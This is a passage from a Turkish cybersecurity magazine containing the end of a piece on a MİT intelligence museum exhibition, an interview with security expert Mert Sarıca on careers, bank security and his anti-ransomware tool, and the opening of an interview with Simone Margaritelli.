1966 yılında Avrupa'daki bir büyükelçiliğimizde; sekreter, ateşe ve büyükelçinin çalışma odalarında ele geçirilen gizli dinleme ve gözetleme tesisatıdır.

Sabit Tadilatlı Telefon ile Dinleme

1982 yılında Asya kıtasındaki bir büyükelçiliğimizde yapılan rutin kontrolde ele geçirilen, dinleme özelliği kazandırılmış tadilatlı telefondur.

İstihbarat dilinde, herhangi bir nesneye uygulanan teknik müdahale sonunda cihazlar "tadilatlı" olarak isimlendirilir.

Bulunduğu bölgenin coğrafi şartlarına uygun renk ve şekillerde tasarlanmış **taş**, içi oyularak gizli mesajın yerleştirildiği **sabun**, içi boş **vida** mesaj taşıma deposu, gizli hazneli **spatula**…

Kol Saati Görünümlü Kayıt Cihazı
İçerisine yerleştirilen mikrofon sayesinde ortamdaki seslerin ses kayıt cihazı üzerine kaydedilmesini sağlayan kol saati.

Teşkilat-ı Mahsusa Damgalı 4 Namlulu Tabanca (Resneli Niyazi Bey'e Ait)

4 Namlulu, namlu üzerinde altın işleme Teşkilat-ı Mahsusa arması bulunan küçük boy tabanca. Namlunun her iki yüzünde altın işleme Osmanlı Devlet arması motifleri bulunmaktadır. Tabancanın gövdesi bronz olup, bitkisel motiflerle bezelidir. Kabzası fildişinden yapılmış ve üzerine bitkisel motifler işlenmiştir.

Tabanca muhafaza kutusu gümüşten imal edilmiş olup, kapak kısmında ve yan kısımlarında kabartma tekniği ile işlenen geyik ve ceylan figürleri bulunmaktadır. Ayrıca kapağın her iki kısmında Teşkilat-ı Mahsusa arması yer almaktadır. (Fransız yapımıdır.)

Teşkilat-ı Mahsusa Damgalı Subay Kılıcı (Enver Paşa'ya Ait)

Kılıcın sap kısmı kertenkele derisi kaplı olup, el muhafaza kısmı (balçak) gümüştür. Ayrıca balçak üzerinde murassa (değerli taşlarla bezeli) 3 hilâl motifi bulunmaktadır. Bıçağın her iki tarafı üzerinde altın kakma yöntemiyle işlenen bitkisel motifler, ay yıldız ve güneş motifleri bulunmaktadır. Ayrıca altın işlemelerin içerisinde yakut taşları bulunmaktadır. Avrupa tipinde olan kılıcın bıçağı üzerinde balçağa yakın kısmının bir tarafında iç içe geçmiş üç hilal ve yıldız, diğer tarafında Mührü Süleyman (Hz.Süleyman'ın Mührü) motifi işlenmiştir.

Kılıcın kını üzerinde Osmanlıca yazılmış "2" rakamı bulunmaktadır. Enver Paşa'nın Teşkilat-ı Mahsusa içerisinde padişahtan sonraki 2. kişi olması sebebiyle kın üzerine bu numaranın yazıldığı düşünülmektedir.

Fotoğraflarını bizzat çekerek paylaşabildiğimiz görseller bu kadar, tabii dileriz ki ilgilileri gidip yerinde canlı görebilsinler.

Yazımızın başında bu serginin 3 Haziran'a kadar açık olacağını bildirmiştik lakin emin olmamakla birlikte sergi ile ilgili görevli arkadaşlardan edindiğimiz bilgiye göre bu sürenin uzatılma ihtimali söz konusudur. Öte yandan MİT'e ait e-müze de var!

MİT E-müze:

MİT tarihinin belgelenmesi amacıyla 2007 yılında başlatılan müze çalışmaları kapsamında, istihbarat üretiminde kullanılmış ve operasyonel çalışmalarda ele geçirilmiş değişik dönemlere ait nesneler bir araya getirilmiştir. Bu amaçla, muhafaza edilen nesnelerin bir kısmı, hâlen teşkilat bünyesindeki binalarda sergilenmektedir.

Ayrıca bizimle ilgilenen görevli arkadaşlara teşekkür eder, tüm teşkilata çalışmalarında başarılar dileriz.

-Doç Dr. Sait Yılmaz İstihbarat - İstihbarat Dünyası

- www.mit.gov.tr/emuze

Hack 4 Career - Mert Sarıca Röportajı

Sevdiğiniz İşi Yaparsanız Çalışmak Zorunda Kalmazsınız

Mert Bey, röportajımıza öncelikle sizi kısaca bir tanıyarak başlayabilir miyiz lütfen?

2006 yılında Yeditepe Üniversitesi, Bilişim Sistemleri ve Teknolojileri bölümünden mezun oldum. 2010 yılında ise Yeditepe Üniversitesi, İngilizce İşletme (MBA) programını tamamladım.

2018 yılı itibariyle 20+ çalışana sahip olan zafiyet yönetimi, tehdit tespit, müdahale &

istihbarat, güvenlik mühendisliği ekiplerinden sorumlu müdür olarak Akbank Siber Güvenlik

Merkezi'nde görev yapmaktayım.

2007 – 2017 yıllarında QNB Finansbank'ın Bilgi Teknolojileri firması olan IBTech firmasında, sızma testi, zararlı yazılım analizi, bilgisayar olayları tespit ve müdahale alanlarından sorumlu olan Tehdit ve Zafiyet Yönetimi Ekibi'nde Teknik Lider olarak görev yaptım.

2014 – 2016 yıllarında Bahçeşehir Üniversitesi, Siber Güvenlik Yüksek Lisans Programı'nda Zararlı Yazılım Analizi eğitimi verdim.

2012 yılından bu yana, Halil ÖZTÜRKCİ ve Sertan KOLAT ile birlikte, siber güvenlik dünyasında yaşananları keyifli bir dille ele aldığımız Güvenlik TV programının sunuculuğunu yapmaktayım. Boş zamanlarımı siber güvenlik üzerine araştırmalar yaparak, sonuçlarını da bilgi güvenliği farkındalığını arttırmak ve ayrıca siber güvenlik meraklılarına da yol göstermek amacıyla 2009 yılından bu yana blogumda (https://www.mertsarica.com) yer vererek geçirmekteyim.

Bankacılık alanında çalışan bir siber güvenlik araştırmacısı olarak, kariyerinize nasıl başladınız acaba?

Kariyer hayatım, 2003 yılında eğitim aldığım Yeditepe Üniversitesi'nin elektronik ders seçme uygulaması üzerinde keşfetmiş olduğum kritik güvenlik zafiyetini üniversite yönetimi ile paylaşmam ile başladı. Bu paylaşım üzerine üniversite yönetimi tarafından başarı bursu ile ödüllendirildim ve 2005 yılında ethical hacker olarak işe alındım.

Banka ve siber güvenlik demişken hocam, sıcağı sıcağına soralım hemen; vatandaşlar olarak genel anlamda bankalara bilgi güvenliği konusunda neredeyse sonsuz bir güven var. Bankalara genel itibari ile gerçekten bu kadar güvenmeli miyiz? Öte yandan devletin bu konuda bir kontrol mekanizması var mı?

İnsan kaynağına, güvenlik teknolojilerine, süreçlere yatırım yapan bankalara her zaman güvenebilirsiniz çünkü bunlara önem veren bir kurumda muhakkak vizyoner bir yönetim vardır ve bu da arka planda müşterilerinin güvenliğine önem veren bir kurum olduğuna işaret eder.

Bankaların uyması gereken çok sayıda regülasyon var, mesela bunlardan biri de BDDK'nın zorunlu tuttuğu sızma testi genelgesidir. Bu genelgeye göre bankalar her yıl sızma testi yaptırmak ve sonuçlarını da BDDK'ya raporlamak zorundadırlar. Ayrıca bünyelerinde kurumsal SOME ekiplerine de yer vermek zorunda olan bankalar da USOM'dan gelen ihbarlara, istihbaratlara karşı aksiyon almak zorundadırlar. Bunları alt alta koyunca evet devletin bu konuda hem kontrol hem de yaptırım mekanizmaları vardır diyebiliriz.

Hocam hazin bir hadise geldi aklıma; bir arkadaşımın kimliği bir şekilde art niyetli kişilerin eline geçiyor, bu kişiler de mağdur arkadaşın kimliğini alıp, hatırı sayılır X bir bankanın İstanbul'daki Y bir şubesine giderek gişeden bu arkadaşın hesabında ne kadar para olduğunu, yakın tarihli bir hesap hareketinin olup olmadığını vs. öğrenip, öylece çekip

gidiyor... Hesabı sorgulayan kişi ne arkadaşa benziyor, ne de yakın bir akrabası vs. ki öyle olsa bile bu bir suç olur/du. Bu konuda bizleri bilinçlendirmek adına neler söylemek istersiniz?

Kimliğimize sahip çıkmak, fotokopi olsa dahi ilgili yerlere vermek zorunda kaldığımızda üzerine çizik atmak ve altına kime hangi sebeple bu fotokopiyi verdiğimizi not düşmek bir miktar fayda sağlayacaktır. Kimliğinizi dolandırıcılara kaptırdıktan sonra maalesef bankalardan, operatörlere kadar kimi kimlik doğrulama adımları atlatılabilmekte ve sıkıntılara yol açabilmektedir.

--- Öte yandan bu açık bir suçtur ve incelenip, banka tarafında tespit edilmesi durumunda meslekten men edilmeye kadar varan yaptırımlarının olabileceğini ve hukuk çerçevesinde ise özel hayatın gizliliği suçu işlenmiş olur, eğer kimlik, sahibinden habersiz almışsa hırsızlık suçu, ayrıca bankacının bunu basiretli bir kişi gibi kontrol etmesi gerekir/di banka da sır saklama yükümünü yerine getirmemiş olur. ---

Mert SARICA

Peki konuyu biraz daha siber güvenliğe doğru yönlendirecek olursak, siber güvenlik alanında ülkemizin saygın kişilerinden birisi olarak, siber güvenliğin dünü-bugünü ve yarını için neler söylemek istersiniz bize?

Açıkçası janjanlı adı ile siber güvenlik alanına 13 yaşında merak sarmış, 36 yaşına kadar bu alanla çok yakından ilgilenen, yıllar boyunca gözlemleme şansı yakalamış biri olarak, 90'lı, 2000'li yıllarda gırgır, şamata, şan, şöhret, mesaj göndermek için sistemlerin hacklendiği yıllardan bugün geldiğimiz yıla baktığımda işin renginin fazlasıyla değişmiş olduğunu görüyorum.

Bugün baktığınızda, organize suç şebekelerinin organize siber suç şebekelerine evrimleşerek kurumlar için büyük bir tehdit oluşturması, başarıya ulaşan ileri seviye siber saldırılarının (APT) tespit edilme süresinin (dwell time) 70 – 90 gün arasında değişmesi, devlet destekli siber saldırıların ülkeler için önemli bir silaha dönüşmüş olması geldiğimiz noktayı ortaya koyuyor. 90'lı yılların o masum, gülümseten siber saldırıları artık hatıralarımızda kalmışa benziyor. :)

Siber güvenlik her geçen gün daha da popüler oluyor ve tercih ediliyorken, bir zamanların "turizm okulu" gibi bir durumla karşı karşıya kalır mıyız, dersiniz? :) (*"Turizm patlayacak!" diyerek yıllarca öğrenciler turizm okullarına ve sektörüne yönlendirilmişti hani.*)

Bu zamana dek davet edildiğim çok sayıda üniversitede "Sızma Testi ve Kariyer" başlıklı sunumu yapma şansım oldu. Bu sunum esnasında ne zaman "Siber güvenlik uzmanı olmak isteyenler ile yazılımcı olmak isteyenlerin ellerini görebilir miyim?" diye kalabalığa sorduğumda, siber güvenlik uzmanı olmak isteyenlerin elleri maalesef çok yüksek olmuyor. Popüler olduğu kadar bu alanda kariyer yapmak isteyen genç arkadaşlarımız olduğunu maalesef tecrübe etme şansım pek olmadı.

--- Anlaşılan o ki henüz bu durum için epey bir vakit var. :) ---

Bu soruyla çok sık karşılaştığınızı biliyorum ama sormadan da geçemeyeceğim; kimileri daha kariyerinin başında kimileri ise kariyer değişikliği aşamasında merak eder: siber güvenlik uzmanı olmak için nereden başlamalı, neler yapmalı, neler önerirsiniz?

Gerçekten bu soru ile o kadar fazla karşılaşıyorum ki yanıtını ezberledim. :) Siber güvenlik alanı bilindiği üzere adli bilişim analisti, sızma testi uzmanı, zararlı yazılım analisti gibi çok sayıda alt uzmanlıklar barındırıyor bu sebeple bu sorunun yanıtı hangi alanı seçmek istediğinize göre değişecektir.

Ofansif güvenlik, sızma testi uzmanı olmak isteyen bir kişi için aslında izlemesi gereken basit bir döngü var; oku, öğren ve pratik yap. Benim gibi yıllarca bu döngüyü takip eden herkes bu alanda hızlıca ilerleyebilir, tecrübeyle sabittir. :)

Türkçe teknik siber güvenlik kitaplarının, kaynaklarının sayısı oldukça az olduğu için bu alanda ilerlemek isteyenlerin öğrenmesi gereken ilk şey ne ağ bilgisi, ne işletim sistemi bilgisi ne de programlamadır, İngilizce'dir! İngilizce okuma ve anlama konusunda sıkıntı yaşamayan bir kimse için kaynaklar sınırsız diyebilirim. Okunası kitaplar olarak da Hacking Exposed ve Hackers Handbook serilerini, The Hacker Playbook 2 kitaplarını giriş seviyesi için önerebilirim. Bu zamana kadar 60'dan fazla teknik kitap okumuş biri olarak okuma listemi de me-

raklıları için yıllardır güncel tutmaya çalışıyorum, dileyenlere bu da fikir verebilir. (https://www.goodreads.com/review/list/52229036-mert-sarica?page=1&shelf=read)

Aşağıdaki iki yazım da yine bu alanda ilerlemek isteyenlere fikir verebilir.

- https://www.mertsarica.com/sizma-testi-uzmanligi-ve-kariyer/
- https://www.mertsarica.com/nasil-ahlakli-korsan-olunur/

Hocam bir de sertifika meselesi var hatta önce (alan içi - alan dışı) diploma ve sonra sertifika olmak üzere bu konuya nasıl yorum yaparsınız acaba?

İçinde bulunduğu ülkeyi, şartları ve koşulları yok sayıp diplomaya ne gerek var, sertifikaya ne gerek var diyen insanlara bakmak yerine kariyer.net gibi sitelere girip siber güvenlik uzmanı diye arama yaparsanız adaylardan neler beklendiğini görebilirsiniz. Her ne kadar alan dışı olup, diplomasız olup bu alanda çok yetenekli uzmanların olduğu bir gerçek de olsa istisnaların kaideyi bozmayacağına dikkat etmekte fayda var.

Sahip olduğunuz diploma, sahip olduğunuz sertifika diğer adayların önüne geçmenizi, işe girmenizi kolaylaştıracağı bir gerçek sonrası ise sizin yeteneğinize ve azminize kalıyor.

Bu zamana dek çok sayıda sertifika almış biri olarak, OSCP gibi emek verip, öğrendiklerinizi pratiğe dökerek girdiğiniz bir sınav sonucunda elde ettiğiniz sertifikalar bu alanda size her zaman fayda sağlayacaktır, bunu unutmayın.

Peki bu alanda ülkemizde akademinin durumu nedir peki hocam? (İlgili dersler yeteri kadar var mı? Örneğin; programcılar güvenli kod yazabiliyor mu, öğretim görevlileri siber güvenlik bilincine sahip mi, öğrenciler bu farkındalıkla mezun olabiliyor mu vs.?)

Aklıma üzücü bir anekdot geldi. 2013 yılında Kıbrıs Siber Güvenlik Konferansı'na (Cypsec) sunum yapmak için gittiğimde birkaç öğrenci ile sohbet etme imkanım olmuştu. Bu öğrencilerden siber güvenlik alanına meraklı olup konferansa katılmak isteyenler, hocalarından konferansa katılmak için izin istediklerinde, teşvik yerine yok yazılma tehdidi ile karşılaştıklarını paylaşmışlardı. İstisna da olsa, münferit de olsa ne kadar üzücü öyle değil mi? Neyse ki dinozorların nesli yıllar içinde tükenmeye başladı ve akademik programlara baktığımızda son yıllarda lisans ve lisans üstü programlarda siber güvenlik ile ilgili yeni programların da duyurulduğunu görebiliyoruz.

2014 – 2016 yıllarında Bahçeşehir Üniversitesi, Siber Güvenlik Yüksek Lisans Programı'nda Zararlı Yazılım Analizi eğitimi vermiş bir öğretim görevlisi olarak öğrencilerin bu programlara, bölümlere ilgi gösterdiğini de tecrübelerime göre söyleyebilirim.

Bir de siber güvenlik alanında uzmanlaşmak isteyen fakat hangi alt kategoriyi seçeceğine karar vermekte zorluk çekenler var, onlar için neler söylemek istersiniz?

Çocukken ebeveynlerimin aldığı oyuncakların içini büyük bir merakla açıp, içinde ne var diye bakan biri olarak sızma testi ile başlayan kariyer hayatım, çocukluk güdülerim sayesinde yıllar içinde beni tersine mühendisliğe ve zararlı yazılım analizine yöneltti. Karar vermek için hangi alt alan sizi cezbediyor, ilginizi çekiyor, hangisi ile yıllar geçirdikçe sıkılmayıp, oflamayıp, poflamayacaksınız buna dikkat etmek gerekiyor. Aa tabii ben istismar kodu geliştiricisi (exploit developer) olacağım dediğinizde de, eğer işe alım sitelerinde böyle bir iş ilanı görmüyorsanız da bu durumda işsiz kalma riski ile de karşı karşıya kalabilirsiniz. Bu nedenle öncelikle işe girebileceğiniz, size yakın bir alt alan seçip daha sonra ilgi duyduğunuz diğer alanlarda uzmanlaşmanızda fayda olacaktır.

Sızma testi uzmanları ile zararlı yazılım analistlerinin kullandıkları araçlardan bilgi ve becerilerine kadar çok sayıda ortak alanları olduğu için bu iki alan arasında da paralel geçiş yapabilirsiniz. Ofansif güvenlikte belli bir bilgi birikime, doyuma ulaştıktan sonra da bilgisayar olayları ve müdahale (incident responder) olarak kariyer hayatınıza devam edebilirsiniz.

Özellikle web güvenliği tarafında yoğun bir ilgi var peki siz özellikle, (ihtiyacın daha çok olduğu) bir alana dikkat çekmek ister misiniz? (Örn: mobil, network vs.)

Türkiye gerçeğinde sadece mobil sadece ağ sadece web sızma testi uzmanı aranan bir iş ilan göremeyeceğiniz için, görseniz de bir elin parmaklarını geçmeyeceği için ben olsam her biri üzerinde ayrı ayrı uzmanlaşmak yerine her birinde olabildiğince bilgi edinmeye çalışır, işe girdikten sonra bunlardan birinde uzmanlaşmaya çalışırdım. Günlük işlerimizi hemen hemen mobil sistemler üzerinden gerçekleştirebildiğimiz şu yıllarda mobil sızma testi üzerine odaklanmak iyi bir tercih olabilir. (Yatırım tavsiyesi değildir. :))

Siber güvenlik ve kariyerden söz edip de Hack 4 Career'dan bahsetmemek olmaz! 2009 yılından bu yana her yıl yayımladığınız bu e-kitaptan biraz bahseder misiniz lütfen?


Takip edenler, okurlarım, eş, dost kimi zaman "Peki ya sen ne zaman kitap yazacaksın?" diye sormaya başladıktan sonra "E ben her yıl neredeyse bir kitap kadar blog yazısı yayınlıyorum." Demekten yorulduğum için her yıl yayınladığım teknik yazılarımı e-kitap olarak derlemeye başladım, derlemeye de yazabildiğim sürece devam edeceğim.

Bakınız: https://www.mertsarica.com/e-kitap/

Hocam, IT'ciler hatta özellikle siber güvenlik alanında meşgul olan kişilerin bu işleri, hobileri sosyal yaşantısına nasıl yansıyor, meselâ IT / siber güvenlik alanları, sosyalliği öldürüyor mu, nasıl yorumlarsınız bu meseleyi? :)

Hobisi benim gibi siber güvenlik olanlar için bir dezavantajı olmuyor. :) Açıkçası siber güvenlik alanında ilerlemek için bol bol okumak, bol bol pratik yapmak gerekiyor ve bu da maalesef sosyal hayattan ödün vermek anlamına geliyor, en azından benim için yıllarca bu şekilde oldu. Başarı tesadüf değildir ve hayatta, iş hayatınızda başarılı olmak istiyorsanız hayatınızı, zamanınızı iyi bir şekilde planlamanız gerekiyor. Bugün sosyal hayatınızdan verdiğiniz ödünler yarın size iyi bir gelecek için kapıları aralayabilir bu nedenle dengeyi sağlayabildiğiniz sürece hepsini bir arada götürebilirsiniz.

Drone hediyelerinizi takiben, Pi Hediyem Var Yarışmanız da oldukça renkli ve eğlenceli bir yarışma, farkındalık ve teşvik için güzel bir proje, sanırım 2015 yılında başlamışsınız bu paylaşıma, hatta yanılmıyorsam bu yarışmanızdan hareketle kendisine iş bulan arkadaşlar da olmuştu? :) Biraz da bu güzel projeden söz edebilir miyiz lütfen?



Raspberry Pi Hediyesi #7

Gelen Kutusu

F

Furkan Tokac

Alıcılar: ben

10:50 Ayrıntıları görüntüle

Bu gönderenin resimlerini her zaman gstr

Merhabalar Mert Hocam,

Umarım iyisinizdir. Ne zamandır size e-posta atacağım araya bir şeyler girdi. Kısmet bugüneymiş :)

Hatırlarsanız Pi Hediyem Var 7'yi çözmüştüm ve çekilişte Raspberry bana çıkmıştı. Bu normalde yalnızca bir hediye gibi gözükebilir fakat o Raspberry hangi çalışmalarda kullanıldı bir bilseniz :) Şu an okulumuzda yapmakda olduğumuz elektrikli aracın beyni olarak kullanılmakta. Bunun yanında yakında, geleceğimizde inşallah Türkiye yollarında görmeyi ümit ettiğimiz, bu amaç uğrunda üzerinde gece gündüz çalışılan bir elektrikli araba projesindeki testlerde kullanılacak.

Raspberry'yi kullandıkça siz aklıma geliyorsunuz. Diyeceğim şu ki siz sadece bir hediye vermiyorsunuz, ciddi anlamda farkında olmadan ne güzel işlerin içinde bulunuyorsunuz. Her şey için tekrardan teşekkürler hocam. :)

Görüşmek dileğiyle,

Güvenlik araştırmaları nedeniyle zaman içinde satın aldığım Raspberry Pi'lerin sayısının dördü geçmesi üzerine 2015 yılında bunları siber güvenlik alanına meraklı üniversite öğrencilerine "Pi Hediyem Var" adı altında bir oyun düzenleyerek hediye etme kararı aldım. Zaman içinde oyuna gösterilen yoğun talep ve olumlu geri bildirimler üzerine, oyunlarıma sponsor olan güvenlik firmaları sayesinde hız kesmeden devam etmeye başladım. Kimi zaman bazı firmaların bu oyunda başarılı olan arkadaşlara iş teklifinde bulunmak için benimle iletişime geçmeleri de Raspberry Pi'den de öteye giderek oyuncular için kariyer fırsatına dönüşmeye başladı. Sosyal sorumluluk projesine dönüşen ve bu zamana dek 14 defa düzenlediğim bu oyunun yenisi de yakında karşınızda olacak.

--- Güzel bir müjde oldu bu, ilgililerine duyurulur. Biz de keyifle takip ediyoruz. :) ---

Bu projelerinizin yanı sıra bir de Anti-Ransomware çalışmanız olmuştu, bununla ilgili de genel bir bilgi rica edebilir miyiz sizden?

Zararlı yazılım analizi ve tersine mühendislik ile yakından ilgilenen biri olarak fidye zararlı yazılımlarının yeni yeni ortaya çıktığı (Crypt0L0cker) yıllarda çok sayıda kişinin mağdur olduğunu gördüm. Bu kişilere nasıl yardımcı olabileceğimi kara kara düşünürken Crypt0L0cker zararlı yazılımını analiz etmeye başladım ve analiz esnasında zararlı yazılımın sistemdeki dosyaları şifrelemeden önceki hareketlerinden önemli bir ipucu elde ettim. Bu ipucundan faydalanarak sistem üzerinde zararlı yazılımın şifreleme işlemine başladığında bunu tespit edip durduran Cryptokiller (https://www.mertsarica.com/cryptokiller-araci/) adında bir araç hazırlayıp ücretsiz olarak blogum üzerinden paylaştım.

Şimdi de yavaş yavaş bireysel gelişimden uzaklaşıp, ülkemize odaklanalım istiyorum müsaadenizle; "Siber Güvenlik ve Türkiye" denilince aklınıza neler geliyor, ülkemizde durumlar nasıl, neler söylemek istersiniz bu konuda?

Güvenlik üreticilerinin tehdit raporlarına, paylaştıkları grafiklerine baktığımızda Türkiye'nin hedef alınan ülkeler arasında yer aldığını görebiliyoruz. Hedef alınanlar son kullanıcılar olduğu gibi kritik altyapılarımız da olabiliyor. Bununla ilgili teknik raporları yabancı güvenlik üreticilerinin tehdit raporlarından okumak yerine yerli kaynaklarımızdan okumak ve öğrenmek en büyük arzum. USOM gibi ulusal ve uluslararası seviyede siber ortamda ortaya çıkan tehditler ile ilgili kendisine ulaştırılan ihbarları da değerlendirerek, siber tehditlerin tespit ve bertaraf edilmesi için çalışan birimlerimiz de umarım bu konuda öncü olurlar.

Peki ülkemizdeki ilgili yetkilileri, yeterli buluyor musunuz teknoloji ve özellikle siber güvenlik alanlarında? (Bilgi – birikim, ilgi – alâka vs.)

Açıkçası ilgili yetkililer denilince aklıma hemen USOM geliveriyor. Finans sektöründe uzun yıllardır çalışan bir siber gü-

venlik uzmanı olarak USOM'dan aldığım bildirimleri ve teknik analiz raporlarını beğendiğimi söyleyebilirim.

Peki ya farkındalık yaratmak için özellikle devlet ve sonrasında gönüllü topluluklar tarafından yapılan çalışmaları doğru ve yeterli buluyor musunuz?

Bilgi güvenliği farkındalığı üzerine yapılan çalışmaları yakından takip etme fırsatım olmadı bu nedenle olumlu veya olumsuz bir görüşte bulunmam pek doğru olmayacaktır.

Varsayalım ki sesimizi duyurmak istediğimiz yetkililer şu anda bizi dinliyor, onlara ne söylemek isterdiniz? :)

May the force be with you! :)

Şimdi biraz da özel kuruluşlardan söz edelim lütfen; onlara, kuruluşlarının geleceğinin sağlığı, prestiji ve başarısı açısından, ne gibi önerilerde bulunursunuz? (Eğitimler, sızma testleri vs.)

Bazı iş ilanlarına baktığımızda bir siber güvenlik uzmanından on farklı alt alanda uzmanlık beklediklerini (sızma testi, ISO 27001 denetimi, sistem güvenlik yönetimi vs.) görebiliyoruz. Bir hastane düşünelim sadece bir doktoru var ve hem kardiyolog hem ortopedist hem de nörolog. Gelen hastaların da sağlık sorunlarını teşhis edip, tedavi edecek. Hasta olsanız sağlığınızı bu kişiye emanet eder misiniz? Hayır! Ne zaman bu tür, tek kişilik dev kadro siber güvenlik uzmanı arayan işverenler ve iş ilanları görsem gülümsemeden edemiyorum. İş işten geçtikten sonra hatalardan ders çıkaran bir kurum olmamak için siber güvenlik alanında uzmanlıklara yatırım yapmaya, süreçlere ve teknolojiye zamanında yatırım yapmalarını öneriyorum.

Son kullanıcıları ihmal etmek olmaz! Sıradan bireyler için siber güvenlik tehdidi, saldırı ve kendilerini korumaları için neler söylemek istersiniz?

Atalarımız ne demiş? Babana bile güvenme! Sanal dünyada eşiniz, dostunuz, yakınınız olduğunu iddia edip size mesaj gönderen bir kimseden gelen dosyaları açmadan önce, bağlantıları (link) takip etmeden önce muhakkak "Ya o değilse ?" sorusunu kendinize sormayı ihmal etmeyin. Kullandığınız işletim sisteminin yamalarını güncel tutmaya, antivirüs yazılımı kullanmaya, korsan yazılımlar kullanmamaya özen gösterin.

Tabii teknik bir konuya değinmeden de geçmeyelim! :) Bugüne kadar en başarılı bulduğunuz siber güvenlik saldırısı ya da saldırıları nedir/nelerdir acaba?

Belki biraz klişe olacak ancak tüm siber saldırılar bir yana Stuxnet bir yana diyebilirim. Özellikle Zero Days belgeselini izleyenler beni çok daha iyi anlayacaklardır. :) (https://www.imdb.com/title/tt5446858/)

Mert Bey,
İlgi ve alâkanız için çok teşekkür ederiz, son olarak eklemek istediklerinizi rica ederek röportajımızı burada bitiriyor olacağız.

Röportaja layık gördüğünüz için teşekkür eder, siber güvenlik uzmanlarından meraklılarına kadar birçok kesime Arka Kapı Dergisi ile ulaşmayı başarmış, farkındalık adına büyük bir görev üstlenmiş sizlere ben de hem kendi adıma hem de camiamız adına teşekkür ederim.

Bilgi güçtür ve paylaşıldıkça artar!

Bilmukabele! Renkli bir röportaj oldu, sağladığınız katkı için tekrar teşekkür eder, şimdiden keyifli okumalar dileriz. :)

Röportaj: Utku Şen – utku@utkusen.com

Tek Kişilik Bir Okul

Simone -evilsocket- Margaritelli

Simone -evilsocket- Margaritelli, İtalyan, 32 yaşında, Zimperium firmasında AR-GE başkanı olarak çalışıyor. Bettercap, dirsearch, opensnitch, xray gibi açık kaynak kodlu projelerin yazarı.

Bilgisayar ve programlama dünyasına kaç yaşında adım attın ve sonrasında neden güvenlik alanını tercih ettin, bu yolculuğunu bize anlatabilir misin?

Aslında güvenlik dünyasına bir yolculuğum olmadı, çünkü bilgisayarlar ve güvenlik benim için her zaman aynı şeydi. Bilgisayarlar ile ilk tanışmam Commodore64 ile oldu. 8 yaşındayken BASIC programlama dilini öğrenmeye çalışıyordum. Fakat programlamanın gerçek mantığını ergenliğimde öğrenmeye başladım. Bu şekilde programlamadan zevk almaya ve deneyler yapabilmeye başladım. İlk başlarda malware (zararlı yazılım) kodlamaya bayılıyordum. O yüzden bulabildiğim her malware çeşidini inceledim. Bu şekilde low level programlamayı ve tersine mühendisliği de öğrenmiş oldum. Daha sonra da çalışmayı ve araştırmayı hiç bırakmadım.

Üniversite eğitiminin olmadığını yazılarından biliyoruz. Peki bu bir tercih miydi yoksa şartlar mı seni zorladı?

Standart eğitim sistemiyle hiçbir zaman aram olmadı. Dersler beni çok sıktığı için ve genelde derslerden kaçtığım için liseyi bile iki yıl gecikmeli bitirdim. Vaktimi derslere harcamak yerine, kendi kendime programlama çalışmayı tercih ettim. Üniversiteye girecek yaşa geldiğimde bilgisayar bilimleri bölümüne girmeyi denedim. Fakat daha sonra fark ettim ki ben zaten bilgisayar konusunda ileri seviye bir bilgi edinmiştim. Üniversitede öğrenebileceğim çok yeni bir şey yoktu. Benim için en iyi öğrenme şekli tek başına çalışmaktı.

Projelerin ve kariyerinle üniversite eğitiminin güvenlik alanı için zorunlu olmadığını kanıtladın. Peki bu kadar şeyi kendi kendine nasıl öğrendin, motivasyonun neydi?

İnternet ve kitaplar ile öğrendim diyebilirim. Herkes bunlara erişebilir, herkes bunları okuyabilir ve herkes bunları anlayabilir. **Klasik üniversite sistemi, bilginin herkese açık olmaması gereken zamanlardan kalmadır.** Fakat artık bu zamanlar geride kaldı, sosyal paradigmalar değişti. Bilgi, ücretsiz bir biçimde herkese açık olmalıdır. Yeterince zaman ayıran herkes istediği bilgiyi üniversite sistemi dışında da öğrenebilir.

Zararlı yazılım odaklı bir işte çalışıyorsun. Fakat projelerine baktığımız zaman neredeyse hepsi farklı alanlarda çalışmalar. Bunun sebebi nedir?

Merak :) Benim için yeni bir proje kodlamak, o konuyu öğrenmek için en iyi yöntemlerden biridir. Genellikle deneyler yaparak başlarım, eğer konu ilgimi çekmeye devam ediyorsa ve kullanıcılar için faydalı olacağını düşünüyorsam kodlamaya devam ederim. Eğer böyle ilerlemediyse bunu bırakıp yeni bir taneye başlarım.

Projelerin sektörde çok popüler, ancak sen bunları Black Hat ve DEF CON gibi konferanslarda sunmuyorsun. Bunun arkasındaki sebep nedir?

Bunun iki sebebi var:

1) Sahne korkum var. Bir sürü insanın bana bakıp bir şey söylememi beklemesine dayanamıyorum.

